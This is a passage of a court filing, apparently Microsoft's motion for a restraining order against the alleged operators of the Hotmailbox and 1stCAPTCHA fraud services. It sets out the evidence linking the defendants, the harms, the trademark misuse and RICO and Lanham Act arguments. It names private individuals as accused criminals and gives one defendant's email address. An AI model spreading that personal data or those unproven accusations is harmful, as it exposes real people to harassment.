
```



### 1. **Defendant Linh Van Nguyen (a/k/a Nguyen Van Linh)**


Defendant Linh Van Nguyen (a/k/a Nguyen Van Linh) also edited the source code for the 1stCAPTCHA service via the 1stCAPTCHA GitHub Page on over 100 occasions during the period from approximately October 2020 through July 2023. Mason Decl. ¶ 19. A screenshot of his GitHub account page is depicted in Figure 6 below. *See id.*

FIGURE 6




Linh is also connected directly to the 1stCAPTCHA Website via the payment processing service, PayPal, which is used by Defendants, unbeknownst to PayPal, to collect illicit proceeds. *Id.* ¶ 20. A screenshot of this PayPal interface plainly identifies Linh's association with the 1stCAPTCHA Website's PayPal account, as depicted in Figure 7. *Id.*

FIGURE 7




The 1stCAPTCHA Website also permits customers to send cash for illicit services through a payment processing service at Vietcombank. *Id.* ¶ 21. A screenshot of the user interface to submit a Vietcombank payment to 1stCAPTCHA—noting Linh’s association with 1stCAPTCHA’s Vietcombank account—is depicted in Figure 8 below. *Id.*

FIGURE 8



Defendants Linh Van Nguyen (a/k/a Nguyen Van Linh) and Duong Dinh Tu are “friends” on Facebook, according to Defendant Tu’s Facebook “friends” list. *Id.* ¶ 22. A screenshot from the Facebook account of Defendant Tu, showing that Tu is “friends” with “Nguyen Linh” (who is believed to be Defendant Linh Van Nguyen), is depicted in Figure 9 below. *Id.*

FIGURE 9





## **2. Defendant Tai Van Nguyen**

Like his co-Defendants, Defendant Tai Van Nguyen has edited the source code for the 1stCAPTCHA service via the 1stCAPTCHA GitHub Page. *Id.* ¶ 23. Tai has a GitHub account registered to his email account “nvt.ksctt@gmail.com.” *Id.* According to data retrieved from his GitHub account, Tai edited the 1stCAPTCHA’s source code as recently as July 2023. *Id.*

### **D. Defendants’ Connection to This District**

To investigate the Defendants’ criminal activities, Microsoft retained external cybercrime experts at the Berkeley Research Group (“BRG”). Lyons Decl. ¶ 28. From August through October 2023, BRG made several undercover purchases of Microsoft Outlook accounts from the Hotmailbox Website and CAPTCHA-defeating tokens from the 1stCAPTCHA Website, including purchases made from BRG’s offices in New York, New York. *See* Stangl Decl. ¶¶ 12–28. These undercover purchases confirmed that the Hotmailbox and 1stCAPTCHA Websites provide Microsoft Outlook accounts and CAPTCHA-defeating tokens to obtain bulk fraudulent Outlook accounts in exchange for payment, and that those tools successfully bypass Microsoft’s CAPTCHA security measures. *See id.*

Information obtained through BRG’s undercover purchases demonstrates that Defendants are utilizing at least one Internet service provider (“ISP”) data center that is located in New York, New York to facilitate the Enterprise’s criminal services. Lyons Decl. ¶¶ 28–29. Indeed, nearly 80% of the fraudulent Microsoft accounts obtained through BRG’s undercover purchases from the Hotmailbox Website were registered with IP addresses deriving from an ISP data center in New York, New York. *See id.*

### **E. Harm to Microsoft, Its Customers, and the Public**

Despite Microsoft's best efforts at protecting itself and its customers, the Defendants' bots have repeatedly and persistently used fraud to bypass the Company's security measures and CAPTCHA challenges, procuring millions of fraudulent Microsoft email accounts, along with CAPTCHA tokens, and selling them to cybercriminals. *See* Cambric Decl. ¶ 19; Mason Decl. ¶¶ 25–29. As set forth above, fraudulent accounts sold by the Defendants can be used, and are believed to have been used, in cybercrime activity that has inflicted severe harm on Microsoft customers. Mason Decl. ¶¶ 25–29. Through their criminal enterprise, Defendants have caused tens of millions of dollars in damage to Microsoft and have irreparably harmed its reputation, goodwill, and critical customer relationships. Cambric ¶¶ 5, 7, 20; Boffa Decl. ¶¶ 17–18.

As described in the declarations accompanying this motion, Microsoft email accounts fraudulently obtained and sold by Defendants have been used to perpetrate cybercrime activity, including crimes committed by the groups known to Microsoft as Storm-0252, Storm-0455, and Octo Tempest, the latter of which recently brought ransomware attacks against flagship Microsoft customers. Mason Decl. ¶¶ 25–29. During these attacks, the computer systems of those customers were infected with ransomware that disabled operation-critical systems, resulting in service disruptions that inflicted hundreds of millions of dollars of damage. *Id.* Additionally, in or about March 2023, a major Microsoft customer and partner reported that it received a flood of requests from Outlook and Hotmail accounts—later determined to have come from the Hotmailbox Website—seeking free trials of its services. Cambric Decl. ¶ 21. The requests were so numerous that they eventually caused outages in that company's systems, leading it to block all new account sign-ups from Microsoft Outlook and Hotmail, thus irreparably harming Microsoft's business relationship with the company. *Id.*

Defendants' ongoing fraudulent scheme presents a continuing threat to Microsoft, its customers, and the public, all of whom have suffered and will continue to suffer irreparable harm at the hands of Defendants absent injunctive and other relief to disrupt their criminal scheme. Cambric Decl. ¶ 22; Lyons Decl. ¶ 35. Indeed, as a direct result of Defendants' conduct, Microsoft has already been forced to spend tens of millions of dollars in connection with investigating, identifying, and remediating the threats caused by the Fraudulent Enterprise. Cambric Decl. ¶¶ 5, 7, 20; Boffa Decl. ¶¶ 17–18.

**F. Defendants' Exploitation of Microsoft's Trademarks**

In selling fraudulent Microsoft accounts, the Hotmailbox Website misuses several Microsoft trademarks without Microsoft's authorization, including its Outlook launch icon trademark, its Outlook word mark, and its Hotmail word mark, registration copies of which are annexed as Appendix B to Microsoft's Complaint. Lyons Decl. ¶¶ 30–31. A screenshot of the Hotmailbox Website illustrating how it misappropriates those trademarks, as well as a zoomed-in side-by-side comparison with Microsoft's trademarks, are depicted in Figures 10 and 11 below.

*Id.*

FIGURE 10

The screenshot shows the Hotmailbox website interface. At the top left is the Hotmailbox logo with a Telegram icon. At the top right is a 'User Dashboard' button. Below the header are navigation links: 'Homepage', 'Quick get code', 'Mail unlocker', and 'APIs Document'. The main content area is divided into two sections: 'ACCOUNT COMMITMENT' and 'GET MORE DISCOUNT'. The 'ACCOUNT COMMITMENT' section states that each account is unique and sold once, and all accounts are registered within the last 4 hours. The 'GET MORE DISCOUNT' section offers a better price with up to 30% discount for regular customers. Below these sections is a table of account options with columns for 'Our Product', 'Pop3', 'Live', 'Price', and 'In Stock'. Each row includes a 'Buy' button.

| Our Product   | Pop3   | Live        | Price                 | In Stock |     |
|---|--------|-------------|-----------------------|----------|-----|
| HOTMAIL<br>Hotmail  | Enable | 3-24 Hours  | \$ 0.002222 / account | 2860     | Buy |
| OUTLOOK<br>Outlook  | Enable | 3-24 Hours  | \$ 0.002222 / account | 2001     | Buy |
| OUTLOOK DOMAIN<br>Outlook Domain  | Enable | 3-24 Hours  | \$ 0.002222 / account | 0        | Buy |
| HOTMAIL TRUSTED<br>Recommend to use IMAP for access. DO NOT login with browser        | Enable | 6-12 Months | \$ 0.013333 / account | 455483   | Buy |
| OUTLOOK TRUSTED<br>Recommend to use IMAP for access. DO NOT login with browser        | Enable | 6-12 Months | \$ 0.013333 / account | 16935    | Buy |
| OUTLOOK DOMAIN TRUSTED<br>Recommend to use IMAP for access. DO NOT login with browser | Enable | 6-12 Months | \$ 0.013333 / account | 198495   | Buy |
| HOTMAIL PVA<br>Phone verified, super activate, IMAP access recommend                  | Enable | Super Live  | \$ 0.022222 / account | 36219    | Buy |
| OUTLOOK PVA<br>Phone verified, super activate, IMAP access recommend                  | Enable | Super Live  | \$ 0.022222 / account | 6798     | Buy |

FIGURE 11



Microsoft's Registered Trademark

OUTLOOK

Microsoft's Registered Trademark



Hotmailbox Website

OUTLOOK

Hotmailbox Website

**HOTMAIL** **HOTMAIL**

Microsoft's Registered Trademark

Hotmailbox Website

The 1stCAPTCHA Website also uses Microsoft's Outlook launch icon trademark without Microsoft's authorization to sell fraudulently-obtained CAPTCHA tokens. *Id.* ¶ 32. A screenshot of the 1stCAPTCHA Website illustrating how it misappropriates that trademark, as well as a zoomed-in side-by-side comparison with Microsoft's trademark, are depicted in Figures 12 and 13 below. *Id.*

FIGURE 12




FIGURE 13



Microsoft’s Registered Trademark



1stCAPTCHA Website

**G. Disrupting the Fraudulent Enterprise**

Through this lawsuit, Microsoft is requesting judicial authorization to take down the digital infrastructure supporting Defendants’ operations. *Id.* ¶ 33. It is imperative that the requested actions be closely coordinated, such that IP addresses used by the Defendants’ Fraudulent

Enterprise in various locations are directed by the Court to be turned off immediately, and simultaneously, to prevent the Defendants from relocating to alternative infrastructure and domains. *Id.* Microsoft’s Proposed Order is therefore framed in a manner that enables coordinated efforts that will maximize the effectiveness of the relief sought. *Id.*

In the aggregate, the steps set forth in Microsoft’s Proposed Order will immediately prevent Defendants from operating their Enterprise and will give control of their websites to Microsoft. *Id.* ¶ 34. The steps described in the Proposed Order are appropriate and necessary to suspend the ongoing injuries inflicted by the Fraudulent Enterprise on Microsoft, its consumers, and the public. *Id.* ¶ 35; Cambric Decl. ¶ 22.

## II. ARGUMENT

Plaintiff’s requested relief is warranted because (1) it is likely to succeed on the merits of its claims under the Racketeer Influenced and Corrupt Organizations Act, 18 U.S.C. § 1962 (“RICO”) and the Lanham Act, 15 U.S.C. §§ 1114 *et seq.*, 1125(a) and (c), and for tortious interference with business relationships, conversion, trespass to chattels, and unjust enrichment; (2) Defendants’ conduct has caused Plaintiff irreparable harm, including to its reputational value and goodwill; (3) the balance of equities tips decidedly in Plaintiff’s favor, as there is no legitimate reason why Defendants should be permitted to continue their unlawful scheme; (4) issuing an injunction is in the public interest because it will deprive cybercriminals of key tools that they use to harm the public; and (5) the All Writs Act provides this Court with the authority needed to direct third parties to assist Plaintiff in dismantling Defendants’ unlawful infrastructure. The relief

sought by Plaintiff must occur *ex parte* because if Defendants are notified of this action, they will swiftly move their infrastructure, frustrating the prosecution of this action.

**A. Legal Standard**

A plaintiff is entitled to a temporary restraining order and preliminary injunction where (1) it is likely to succeed on the merits, (2) it is likely to suffer irreparable harm in the absence of preliminary relief, (3) the balance of equities tips in its favor, and (4) an injunction is in the public interest. *Winter v. Nat. Res. Def. Council, Inc.*, 555 U.S. 7, 20 (2008); *Citigroup Glob. Mkts., Inc. v. VCG Special Opportunities Master Fund Ltd.*, 598 F.3d 30, 34 (2d Cir. 2010); *see also Abdul Wali v. Coughlin*, 754 F.2d 1015, 1025 (2d Cir. 1985) (“A movant seeking to [demonstrate that ‘he is likely to prevail on the merits’] need not show that success is an absolute certainty. He need only make a showing that the probability of his prevailing is better than fifty percent.”).

In the Second Circuit, this standard is “flexible” and a movant is entitled to relief—even without demonstrating a likelihood of success on the merits—if it can show that there are “serious questions going to the merits” and that the “balance of hardships tips *decidedly* in its favor,” assuming that the other factors are satisfied. *Citigroup Glob. Mkts., Inc.*, 598 F.3d at 35–38 (internal quotation marks omitted) (quoting *Jackson Dairy, Inc. v. H. P. Hood & Sons, Inc.*, 596 F.2d 70, 72 (2d Cir. 1979)); *see also id.* at 35 (“The ‘serious questions’ standard permits a district court to grant a preliminary injunction in situations where it cannot determine with certainty that the moving party is more likely than not to prevail on the merits of the underlying claims, but where the costs outweigh the benefits of not granting the injunction.”).

**B. Plaintiff’s Requested Relief Is Warranted**

In this case, there is a very high likelihood that Plaintiff will succeed on the merits, and that Plaintiff (along with other companies and the public at large) will continue to be irreparably



harm if the Defendants are able to continue to operate their Enterprise—specifically, the Hotmailbox and 1stCAPTCHA Websites. Defendants have no legitimate interests that would be harmed if this Court issues a temporary restraining order and injunction, and the effect on third parties (such as domain registries and registrars or IP address hosting companies) from which Defendants acquired the Appendix A domains will be negligible and temporary. The public interest also weighs heavily in favor of relief because harms caused by Defendants affect not only Microsoft, but also other companies and the public at large. Accordingly, the relief Plaintiff requests is warranted.

**1. Plaintiff Is Likely to Succeed on the Merits of Its Claims**

Plaintiff is likely to succeed on the merits of its claims, and as such its request for a Temporary Restraining Order and a preliminary injunction should be granted. Plaintiff sets forth the following statutory and common law claims: (1) violation of RICO, 18 U.S.C. § 1962; (2) trademark infringement under the Lanham Act, 15 U.S.C. § 1114 *et seq.*; (3) false designation of origin, federal false advertising, and federal unfair competition under the Lanham Act, 15 U.S.C. § 1125(a); (4) trademark dilution under the Lanham Act, 15 U.S.C. § 1125(c); (5) tortious interference with business relationships; (6) conversion; (7) trespass to chattels; and (8) unjust enrichment.

**a) Plaintiff Is Likely to Succeed on Its RICO Claim**

RICO prohibits “any person employed by or associated with any enterprise engaged in, or the activities of which affect, interstate or foreign commerce to conduct or participate, directly or indirectly, in the conduct of such enterprise’s affairs through a pattern of racketeering activity.” 18 U.S.C. § 1962(c). It is unlawful under RICO “for any person to conspire to violate” § 1962(c), regardless of whether that conspiracy ultimately comes to fruition. *Id.* § 1962(d). Moreover,

“[a]ny person injured in his business or property by reason of a violation of” either of these provisions is entitled to recovery, *id.* § 1964(c), and this Court has “jurisdiction to prevent and restrain” such violations “by issuing appropriate orders,” *id.* § 1964(a). *See also United States v. Carson*, 52 F.3d 1173, 1181–82 (2d Cir. 1995) (“the jurisdictional powers in § 1964(a) serve the goal of foreclosing future violations,” and “the equitable relief available under RICO is intended to be ‘broad enough to do all that is necessary’”) (quoting S. Rep. No. 91-617, at 79 (1969)); *United States v. Sasso*, 215 F.3d 283, 290 (2d Cir. 2000) (same); *Trane Co. v. O’Connor Sec.*, 718 F.2d 26, 29 (2d Cir. 1983) (preliminary injunctions are proper under RICO where plaintiff “establishe[s] a likelihood of irreparable harm”). Microsoft is also entitled to disgorgement of Defendants’ profits because such disgorgement will “serve[] to ‘prevent and restrain’ future RICO violations” by Defendants. *See Carson*, 52 F.3d at 1182; *Sasso*, 215 F.3d at 290–91; *United States v. Priv. Sanitation Indus. Ass’n of Nassau/Suffolk, Inc.*, 914 F. Supp. 895, 901 (E.D.N.Y. 1996). In other words, awarding Microsoft disgorgement of Defendants’ profits is appropriate here because taking away the roughly \$3 million in profits they have collected, *see Boffa Decl.* ¶ 17, will deprive the Defendants of the resources needed to continue their scheme, *see Carson*, 52 F.3d at 1182; *Sasso*, 215 F.3d at 290–91; *Priv. Sanitation Indus. Ass’n of Nassau/Suffolk, Inc.*, 914 F. Supp. at 901.

Put simply, the evidence before this Court demonstrates that Defendants have formed and associated with an unlawful enterprise, which they have used to engage in a pattern of racketeering activity involving millions of predicate acts of wire fraud, *see* 18 U.S.C. § 1343, which is a RICO predicate act under 18 U.S.C. § 1961(1)(B).

**i. The Racketeering Enterprise**

An associated-in-fact enterprise consists of “a group of persons associated together for a common purpose of engaging in a course of conduct” and “is proved by evidence of an ongoing organization, formal or informal, and by evidence that the various associates function as a continuing unit.” *Boyle v. United States*, 556 U.S. 938, 944–45 (2009) (quoting *United States v. Turkette*, 452 U.S. 576, 583 (1981)). Such an enterprise “must have at least three structural features: a purpose, relationships among those associated with the enterprise, and longevity sufficient to permit these associates to pursue the enterprise’s purpose.” *Id.* at 946.

In this case, the Fraudulent Enterprise has existed at least since August 2021, *see* Boffa Decl. ¶ 8, when Defendants conspired to, and did, form an association-in-fact racketeering enterprise with a common purpose of developing and operating a scheme to profit from fraudulently-procured Microsoft accounts. This enterprise has continuously and effectively carried out its purpose of profiting from unlawful conduct through the AnyCAPTCHA, NoneCAPTCHA, 1stCAPTCHA, and Hotmailbox Websites, among other means, and will continue to do so absent the relief Microsoft requests.

The purpose of the Fraudulent Enterprise and the relationship between the Defendants is proven by (1) the repeated development and dissemination of fraudulently-procured Microsoft accounts, as well as CAPTCHA-defeating tokens, (2) the subsequent development and operation of fraudulently-procured Microsoft accounts to proliferate cyberattacks, and (3) Defendants’ respective and interrelated roles in the sale, operation of, and profiting from their unlawful scheme, in furtherance of their common financial interests. *See* Mason Decl. ¶¶ 6–23 (explaining the roles of each Defendant in the Fraudulent Enterprise); *see also Boyle*, 556 U.S. at 947 (relationship and common interest may be inferred from “evidence used to prove the pattern of racketeering

activity”); *United States v. Diaz*, 176 F.3d 52, 79 (2d Cir. 1999) (“[E]vidence of prior uncharged crimes and other bad acts . . . [i]s relevant because it tend[s] to prove the existence, organization and nature of the RICO enterprise, and a pattern of racketeering activity by each defendant-appellant.”).

The fact that the Defendants are associated in a common criminal enterprise is evidenced by, among other things, their collective collaboration in programming the software used to perpetrate their fraudulent scheme on the 1stCAPTCHA GitHub Page, *see* Mason Decl. ¶¶ 18–19, 23, and the Facebook “friendship” between Defendants Linh and Tu, *id.* ¶ 22. *See supra* Section I(C).

**ii. Defendants’ Pattern of Racketeering**

A pattern for RICO purposes “requires at least two acts of racketeering activity,” the “last of which occurred within ten years” after “the commission of a prior act of racketeering activity.” *H.J. Inc. v. Northwestern Bell Tel. Co.*, 492 U.S. 229, 237 (1989) (quoting 18 U.S.C. § 1961). A threat of continuing activity “is generally presumed when the enterprise’s business is primarily or inherently unlawful.” *MinedMap, Inc. v. Northway Mining, LLC*, 2022 WL 570082, at \*2 (2d Cir. Feb. 25, 2022) (quoting *Spool v. World Child Int’l Adoption Agency*, 520 F.3d 178, 185 (2d Cir. 2008)). In this case, Defendants have conspired to, and have, conducted and participated in the operations of the Fraudulent Enterprise through a continuous pattern of predicate racketeering acts of wire fraud. Each predicate act of wire fraud is related to and in furtherance of the common unlawful purpose shared by the members of the Enterprise. These acts are ongoing and will continue unless and until this Court grants Plaintiff’s request for a Temporary Restraining Order.

Defendants’ acts of racketeering activity include millions of acts of wire fraud in violation of 18 U.S.C. § 1343. Under § 1343, whoever, “having devised or intending to devise any scheme

or artifice to defraud, or for obtaining money or property by means of false or fraudulent pretenses, representations, or promises, transmits or causes to be transmitted by means of wire” communication “in interstate or foreign commerce, any writings, signs, signals, pictures, or sounds for the purpose of executing such scheme or artifice,” is guilty of wire fraud. Defendants’ illegal acts were conducted using interstate or foreign wires, and thus affected interstate or foreign commerce. Violation of the wire fraud statute constitutes “racketeering activity.” 18 U.S.C. § 1961(1)(B).

In particular, Defendants received millions of dollars in payments in interstate and international commerce in exchange for their illicit services by operating the AnyCAPTCHA, NoneCAPTCHA, 1stCAPTCHA, and Hotmailbox Websites. *See* Mason Decl. ¶¶ 20–21; Lyons Decl. ¶¶ 17, 27; Stangl Decl. ¶¶ 10–28; Boffa Decl. ¶ 17; *see also United States v. Lawson*, 2010 WL 9552416, at \*2 (D.N.J. Oct. 12, 2010) (denying motion to dismiss wire fraud counts where defendants “knowingly and willfully engaged to defraud Ticketmaster” by “circumvent[ing] computer code,” by “writ[ing] automated software to defeat the vendors’ security measures, including CAPTCHA,” and by “opening thousands of connections and using CAPTCHA Bots to quickly solve CAPTCHA challenges”); *see also id.* (defendants “allegedly used various means of deception, including mimicking the steps a human would take when answering CAPTCHA challenges (including making mistakes), using thousands of non-consecutive IP addresses to create the illusion that the addresses were not owned by a single company,” and “registering for fan clubs under fake names”). Here, as in *Lawson*, Defendants’ “deceptive tactics in themselves suggest that the defendants knew what they were doing was wrong.” 2010 WL 9552416, at \*2; *see also* Lyons Decl. ¶ 18 (Defendants’ “instruction on the Hotmailbox Website to use the fraudulent Microsoft accounts ‘as soon as you buy,’” in order “to avoid suspension” by Microsoft, is

“evidence that the Fraudulent Enterprise is aware that its account-creation and sale scheme violates Microsoft’s Services Agreement”).

**iii. Plaintiff Was Harmed as a Direct Result of Defendants’ Racketeering Activity**

As a direct result of Defendants’ conduct, Microsoft has been forced to spend tens of millions of dollars in connection with investigating, identifying, and remediating the threats caused by the Fraudulent Enterprise’s racketeering activity. Cambric Decl. ¶¶ 5, 7, 20; Boffa Decl. ¶¶ 17–18. There is, accordingly, (1) “a direct relationship between the plaintiff’s injury and the defendant’s injurious conduct” and (2) “but for the RICO violation, [Microsoft] would not have been injured.” *Alix v. McKinsey & Co.*, 23 F.4th 196, 203 (2d Cir. 2022), *cert. denied*, 143 S. Ct. 302 (2022). Plaintiff is therefore likely to succeed on the merits of its RICO claim.

**b) Plaintiff Is Likely to Succeed on Its Lanham Act Claims**

Defendants’ misappropriation of Microsoft’s registered trademarks constitutes trademark dilution, trademark infringement, false designation of origin, federal false advertising, and federal unfair competition under Sections 43(c), 32(1), and 43(a) of the Lanham Act.

**Section 43(c)** of the Lanham Act prohibits the use of a mark or trade name in commerce that is likely to cause dilution by blurring or dilution by tarnishment of the famous mark, regardless of the presence or absence of actual or likely confusion, of competition, or of actual economic injury. 15 U.S.C. § 1125(c); *see also Glob. Brand Holdings, LLC v. Church & Dwight Co.*, 2017 WL 6515419, at \*1–2 (S.D.N.Y. Dec. 19, 2017) (“a ‘trademark dilution’ claim does not require a plaintiff to demonstrate likelihood of confusion between the two marks . . . [the mark’s] ‘fame is the key ingredient’”) (quoting *Savin Corp. v. Savin Grp.*, 391 F.3d 439, 449 (2d Cir. 2004)).

**Section 32(1)** of the Lanham Act prohibits the use of a reproduction, counterfeit, copy, or “colorable imitation” of a registered mark in connection with the distribution of goods and services where such use is likely to cause confusion or mistake or to deceive. 15 U.S.C. § 1114(1).

**Section 43(a)** of the Lanham Act prohibits the use of a trademark, any false designation of origin, false designation of fact, or misleading representation of fact which:

is likely to cause confusion, or to cause mistake, or to deceive as to the affiliation, connection, or association of such person with another person, or as to the origin, sponsorship, or approval of his or her goods, services, or commercial activities by another person, or . . . in commercial advertising or promotion, misrepresents the nature, characteristics, qualities, or geographic origin of his or her or another person’s goods, services, or commercial activities.

15 U.S.C. § 1125(a). Microsoft is likely to succeed under each provision.

*First*, Defendants’ conduct constitutes a clear violation of Lanham Act Section 43(c) (15 U.S.C. § 1125(c)) because they use Microsoft’s registered trademarks on their Hotmailbox and 1stCAPTCHA Websites (*i.e.*, in commerce) without Microsoft’s authorization, Lyons Decl. ¶¶ 30–32, and because Microsoft’s asserted marks are “famous and distinctive,” *see Microsoft Corp. v. Does 1-2*, 2020 WL 13894281, at \*7 (E.D. Va. Nov. 20, 2020) (Microsoft’s “Hotmail®” and “Outlook®” trademarks are “famous and distinctive”), *report and recommendation adopted*, 2021 WL 12124650 (E.D. Va. Apr. 5, 2021).<sup>5</sup> Although Defendants’ misuse of Microsoft’s registered trademarks may not necessarily cause “confusion, mistake, or misrepresentation”—as the

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<sup>5</sup> “To be considered famous, a mark must be widely recognized by the general consuming public of the United States.” *Adidas Am., Inc. v. Thom Browne Inc.*, 599 F. Supp. 3d 151, 161 (S.D.N.Y. 2022) (internal citations and quotations omitted) (finding fame of mark sufficiently pled when complaint included “numerous examples of media coverage identifying the [mark’s] global fame as well as examples of its ubiquity”). The factors a court may consider in determining whether a mark is famous all support the conclusion that each of the registered trademarks at issue is famous: (1) duration, extent, and geographic reach of mark’s advertising and publicity; (2) amount, volume, and geographic extent of sales of goods and services offered under the mark; (3) extent of actual recognition of the mark; and (4) whether the mark is registered. *See* 15 U.S.C. § 1125(c)(2)(A).

cybercriminals visiting Defendants' Websites presumably know that the services offered are illicit and not sanctioned by Microsoft—Microsoft nonetheless has a valid trademark dilution claim under 15 U.S.C. § 1125(c). *See Bd. of Managers of Soho Int'l Arts Condo. v. City of N.Y.*, 2003 WL 21403333, at \*18 (S.D.N.Y. June 17, 2003) (“[D]ilution’ under the Lanham Act does not require . . . [a] likelihood of confusion, mistake, or misrepresentation . . . The owner need only demonstrate that another has used the trademark in commerce.”).

